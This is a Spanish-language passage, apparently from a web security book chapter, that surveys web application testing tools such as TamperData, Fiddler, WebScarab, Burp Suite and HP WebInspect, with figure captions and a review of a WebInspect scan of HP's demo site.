Los plug-ins de explorador le permiten ver y modificar los datos que envíe al servidor remoto en tiempo real mientras navega por el sitio Web. Estas herramientas son útiles durante la fase de descubrimiento, cuando está tratando de conocer la estructura y funcionalidad de la aplicación Web, y son invaluables para confirmar vulnerabilidades en la fase de verificación.

El concepto tras las herramientas de seguridad de plug-ins de explorador es ingenioso y simple: instale una pieza de software en el navegador Web que monitorea las solicitudes mientras se envían al servidor remoto. Cuando se observa una nueva solicitud, hace una pausa temporal, muestra la solicitud al usuario y deja que los modifique antes de que salga del cable. Como atacante, estas herramientas son invaluables para identificar campos de formulario ocultos, modificar argumentos de consulta y encabezados de solicitud, e inspeccionar la respuesta desde el servidor remoto.

Casi todos los plug-ins de seguridad están desarrollados para el navegador Mozilla Firefox, que proporciona un mecanismo fácil para crear plug-ins de plataforma cruzada, ricos en características. En el caso de Internet Explorer, los desarrolladores de herramientas de seguridad se han concentrado en herramientas de proxy.

El plug-in TamperData, mostrado en la figura 11-2, da al atacante control completo sobre los datos que su explorador envía al servidor. Las solicitudes pueden modificarse antes de que se envíen, y se mantiene un registro de todo el tráfico, permitiendo que el usuario modifique y reproduzca solicitudes previas. TamperData está disponible en http://tamperdata.mozdev.org/.




Figura 11-2 El plug-in de explorador TamperData.

Junto con una herramienta como NoScript para deshabilitar selectivamente JavaScript, un hacker tiene todo lo necesario para hackeo de sitios Web *ad hoc*.

Cuando se evalúan aplicaciones Web que hacen un uso pesado de JavaScript, puede ser útil tener un depurador que le permita examinar y recorrer un JavaScript de página mientras se ejecuta. El JavaScript Debugger de Venkman, que se muestra en la figura 11-3, proporciona esta funcionalidad para Firefox y está disponible en http://www.mozilla.org/projects/venkman/. Microsoft proporciona el Microsoft Script Editor como parte de la suite Office, que permite la depuración de JavaScript en IE. Detalles sobre la manera de usar el Script Editor están en http://www.jonathanboutelle.com/mt/archives/2006/01/howto_debug_jav.html.

Suites de herramientas

Construidas generalmente alrededor de proxies Web que se interponen entre el cliente y el servidor Web, las suites de herramientas son más poderosas que los plug-ins de explorador. Invisibles para el navegador Web de cliente, los proxies también pueden usarse en situaciones donde el cliente no es un navegador, sino algún tipo de aplicación (como un servicio Web). La integración de herramientas de prueba con un proxy proporciona una herramienta efectiva para prueba *ad hoc* de aplicaciones Web.




Figura 11-3 El JavaScript Debugger Venkam.

Fiddler, que se muestra en la figura 11-4, es un servidor proxy que actúa como un intermediario durante la sesión HTTP. Desarrollado por Microsoft, integra cualquier aplicación construida en la biblioteca WinINET, incluidos Internet Explorer, Outlook, Office y muchos más. Cuando se habilita, Fiddler interceptará y registrará todas las solicitudes y respuestas. Pueden establecerse puntos de interrupción, permitiéndole modificar solicitudes antes de salir al servidor Web y reformar la respuesta del servidor antes de que regrese a la aplicación de cliente. Fiddler también proporciona un conjunto de herramientas para realizar transformaciones de texto y probar los efectos del ancho de banda reducido y conexiones degradadas. Fiddler también está disponible en http://www.fiddlertool.com/.




Figura 11-4 Fiddler en acción, interceptando solicitudes y respuestas HTTP.

WebScarab es un marco conceptual de prueba de seguridad de aplicación Web de Java, desarrollado como parte del proyecto abierto de seguridad de aplicaciones Web (OWASP, Open Web Application Security Project), disponible en http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project. Construido alrededor de un motor de proxy extensible, WebScarab incluye varias herramientas para analizar aplicaciones Web, incluidas rastreo, análisis de ID de sesión y examen de contenido. WebScarab también incluye herramientas de "difuminado". *Difuminado* es un término genérico para lanzar datos aleatorios a una interfaz (sea una API de programación o un formulario Web) y examinando los resultados en busca de señales de posibles pifias de seguridad.

Debido a que está escrito en Java, WebScarab se ejecuta en un gran número de plataformas y puede extenderse fácilmente empleando una interfaz Bean integrada. En la figura 11-5 puede ver una interfaz WebScarab después de haber visitado varios sitios Web.




Figura 11-5 WebScarab después de interceptar varias solicitudes.

Las herramientas de WebScarab para analizar y visualizar identificadores de sesión proporcionan una manera fácil de reconocer implementaciones débiles de administración de sesión. En la figura 11-6 se muestra la configuración de la herramienta SessionID Analysis. En la figura 11-7 se ve claramente el patrón de ID de sesión aumentando de manera incremental en una aplicación de ejemplo débil.




Figura 11-6 Configuración de la herramienta SessionID Analysis en WebScarab.

Más que sólo un proxy, la Burp Suite es una suite completa de herramientas para atacar aplicaciones Web, disponible en http://portswigger.net/suite/. Burp Proxy proporciona la funcionalidad usual para interceptar y modificar tráfico Web, incluida intercepción condicional y reemplazo de cadena automática basada en patrón, que se muestra en la figura 11-8. Las solici-




Figura 11-7 La visualización del ID de sesión de WebScarab facilita la detección de algoritmos fallidos.

tudes pueden modificarse y reemplazarse usando la herramienta Burp Repeater, y Burp Sequencer puede utilizarse para evaluar la fortaleza de la administración de sesión de la aplicación. Burp Spider, que se ilustra en la figura 11-9, reúne información acerca del sitio Web de destino, analizando HTML y JavaScript para proporcionar atacantes con una imagen completa de la aplicación.

Una vez que ha usado las herramientas Burp Proxy y Spider para conocer el destino, puede utilizar Burp Intruder para empezar a atacarlo. Burp Intruder no es para los débiles de corazón, sino una herramienta poderosa para confeccionar ataques automatizados contra aplicaciones Web. El atacante define una plantilla de solicitud de ataque, selecciona un conjunto de cargas para incorporar en las plantillas de ataque, y luego lanza gran cantidad de solicitudes. Burp Intruder procesa las respuestas y presenta los resultados de los ataques. La versión gratuita de la Burp Suite incluye una adaptación limitada de Burp Intruder; para obtener la funcionalidad completa debe comprar Burp Suite Professional.




Figura 11-8 La pantalla de configuración de Burp Proxy.

Escáneres de seguridad de aplicaciones Web

Las herramientas descritas antes están diseñadas para proporcionar componentes específicos de una evaluación de aplicaciones Web generales (¿pero qué pasa con las herramientas todo en uno?). Los escáneres de aplicación automatizan el rastreo y el análisis de las aplicaciones Web, empleando algoritmos generalizados para identificar amplias clases de vulnerabilidades y des-




Figura 11-9 La ventana de resultados de Burp Spider, mostrando el árbol del sitio y la información de la página específica.

echar los falsos positivos. Orientadas a usuarios empresariales, estas herramientas proporcionan una solución todo en uno para evaluación de aplicaciones Web, aunque el conjunto y la funcionalidad de características ricas vienen a un alto costo. El mercado de escáneres de seguridad de aplicaciones Web comerciales sigue madurando, y analizamos las entradas líderes actuales en el resto de esta sección.

Antes de empezar es importante destacar la naturaleza manual de la prueba de seguridad de la aplicación Web. Muchas aplicaciones Web son complejas y muy personalizadas, de modo que el uso de herramientas de corte con cookies como éstas para tratar de derribarlas y analizarlas suele ser fútil. Sin embargo, estas herramientas pueden proporcionar un estupendo punto de verificación de cumplimiento que indica si una aplicación está razonablemente libre de defectos conocidos como inyección de SQL, creación de secuencias de comandos de sitio cruzado, etc. Aún hay un valor sólido en saber que se ha comprobado ampliamente, de manera regular, el cumplimiento de las aplicaciones Web.

WebInspect y Security Toolkit de Hewlett-Packard Adquiridas por Hewlett-Packard (HP) en 2007, las herramientas de seguridad SPI Dynamics (http://www.hp.com/go/securitysoftware) van más allá de su herramienta de rastreo de seguridad Web, WebInspect, para incluir un paquete de productos que puede mejorar la seguridad a través del ciclo de vida de desarrollo de las aplicaciones Web, incluido DevInpsect, que permite que los codificadores revisen vulnerabilidades mientras construyen aplicaciones Web; QAInspect, un módulo de aseguramiento concentrado en la seguridad y basado en Mercury TestDirector; y un juego de herramientas avanzado para prueba de penetración de aplicaciones Web. Nos parece una configuración sabia de productos; nuestra experiencia con equipos de desarrollo es que es en estas áreas del ciclo de desarrollo donde se necesita la mayor cantidad de ayuda (desarrollo, prueba y auditoría). HP también anuncia una plataforma de administración de evaluación (AMP, Assessment Management Platform), que distribuye la administración de varios escáneres WebInspect y promete proporcionar un "concepto en tiempo real, de alto nivel, de panel de instrumentos sobre la postura actual ante el riesgo y el cumplimiento con las políticas de una empresa". HP también es lo suficientemente inteligente como para proporcionar descargas gratuitas de versiones limitadas de sus herramientas para prueba, lo que hicimos con WebInspect 7.7 y HP Security Toolkit.

Al parecer, las características principales de WebInspect no han cambiado mucho desde la primera vez que revisamos la herramienta, hace un par de años, pero evidentemente se ha hecho trabajo bajo la capucha, a juzgar por las 2 989 comprobaciones de vulnerabilidad presentes en la base de datos de nuestra descarga de prueba. Sí, sabemos que este gran número de comprobaciones no siempre es igual a la exactitud o la cualidad general de la herramienta, pero es un parámetro general para medir otros ofrecimientos que deben estar revisados por las mismas debilidades. Para ver la manera en que podría ejecutarse un escaneo típico, HP también facilita un servidor de prueba (aptamente llamado http://zero.webappsecurity.com que nos llevó más de diez horas escanear con todas las comprobaciones habilitadas, excepto la fuerza bruta). Al momento de hacer nuestra demostración, el servidor de prueba contenía casi 600 páginas, muchas con una gran cantidad de contenido dinámico, de acuerdo con la salida del escáner. Obviamente, esto no se escalaría a cientos o incluso miles de servidores (aunque no consideramos un sistema de administración de escaneo distribuido de APM de HP), y no tenemos idea de la carga de rendimiento que esto causó en el servidor de prueba, si algo es importante. Evidentemente, estos problemas tienen que tomarse en cuenta para sitios más grandes, si quiere usar WebInspect. En la figura 11-10 se muestra una captura de la pantalla de WebInspect que muestra nuestros escaneos.

En cuanto a los resultados, WebInspect encontró 243 problemas: 76 "críticos", 60 "elevados", 8 "medios", 8 "bajos" y 15 de "mejores prácticas". Seguimos de manera breve las vulnerabilidades "críticas", y aunque casi todos parecían del tipo piedra de molino (se encontraron archivos confidenciales comunes, y se reveló código fuente de ASP), uno indicó que se identificaron varias vulnerabilidades de inyección de SQL "verificadas". También nos sentimos placenteramente sorprendidos por el número creciente de verificaciones en el nivel de la aplicación que WebInspect ha agregado desde la última vez que vimos la herramienta, cuando parecía más concentrada en fallas en el nivel del servidor. Por último, WebInspect hizo un estupendo trabajo al inventariar el sitio de prueba, y proporcionó muchas maneras de detallar los datos mediante su resumen, vistas de exploración (HTML generado), código fuente y formularios de cada página descubierta. Aunque este breve análisis sólo nos da un mínimo sentido de las capacidades de WebInspect, terminamos muy impresionados y consideraríamos investigar aún más el producto para ver lo bien que funciona en aplicaciones reales.




Figura 11-10 La herramienta de escaneo de seguridad de aplicaciones Web, WebInspect de HP, escanea el sitio Web de ejemplo de la empresa, zero.webappsecurity.com.

¿Qué tal el costo? Una revisión rápida en los motores de búsqueda de Internet reveló que el precio de venta al menudeo (en abril de 2008) era de unos 25 000 dólares por una licencia de un solo usuario. Aunque esto pone claramente al producto en la liga de las compras importantes de la tecnología de la información o de los consultores bien financiados, parece competitivo para nosotros.

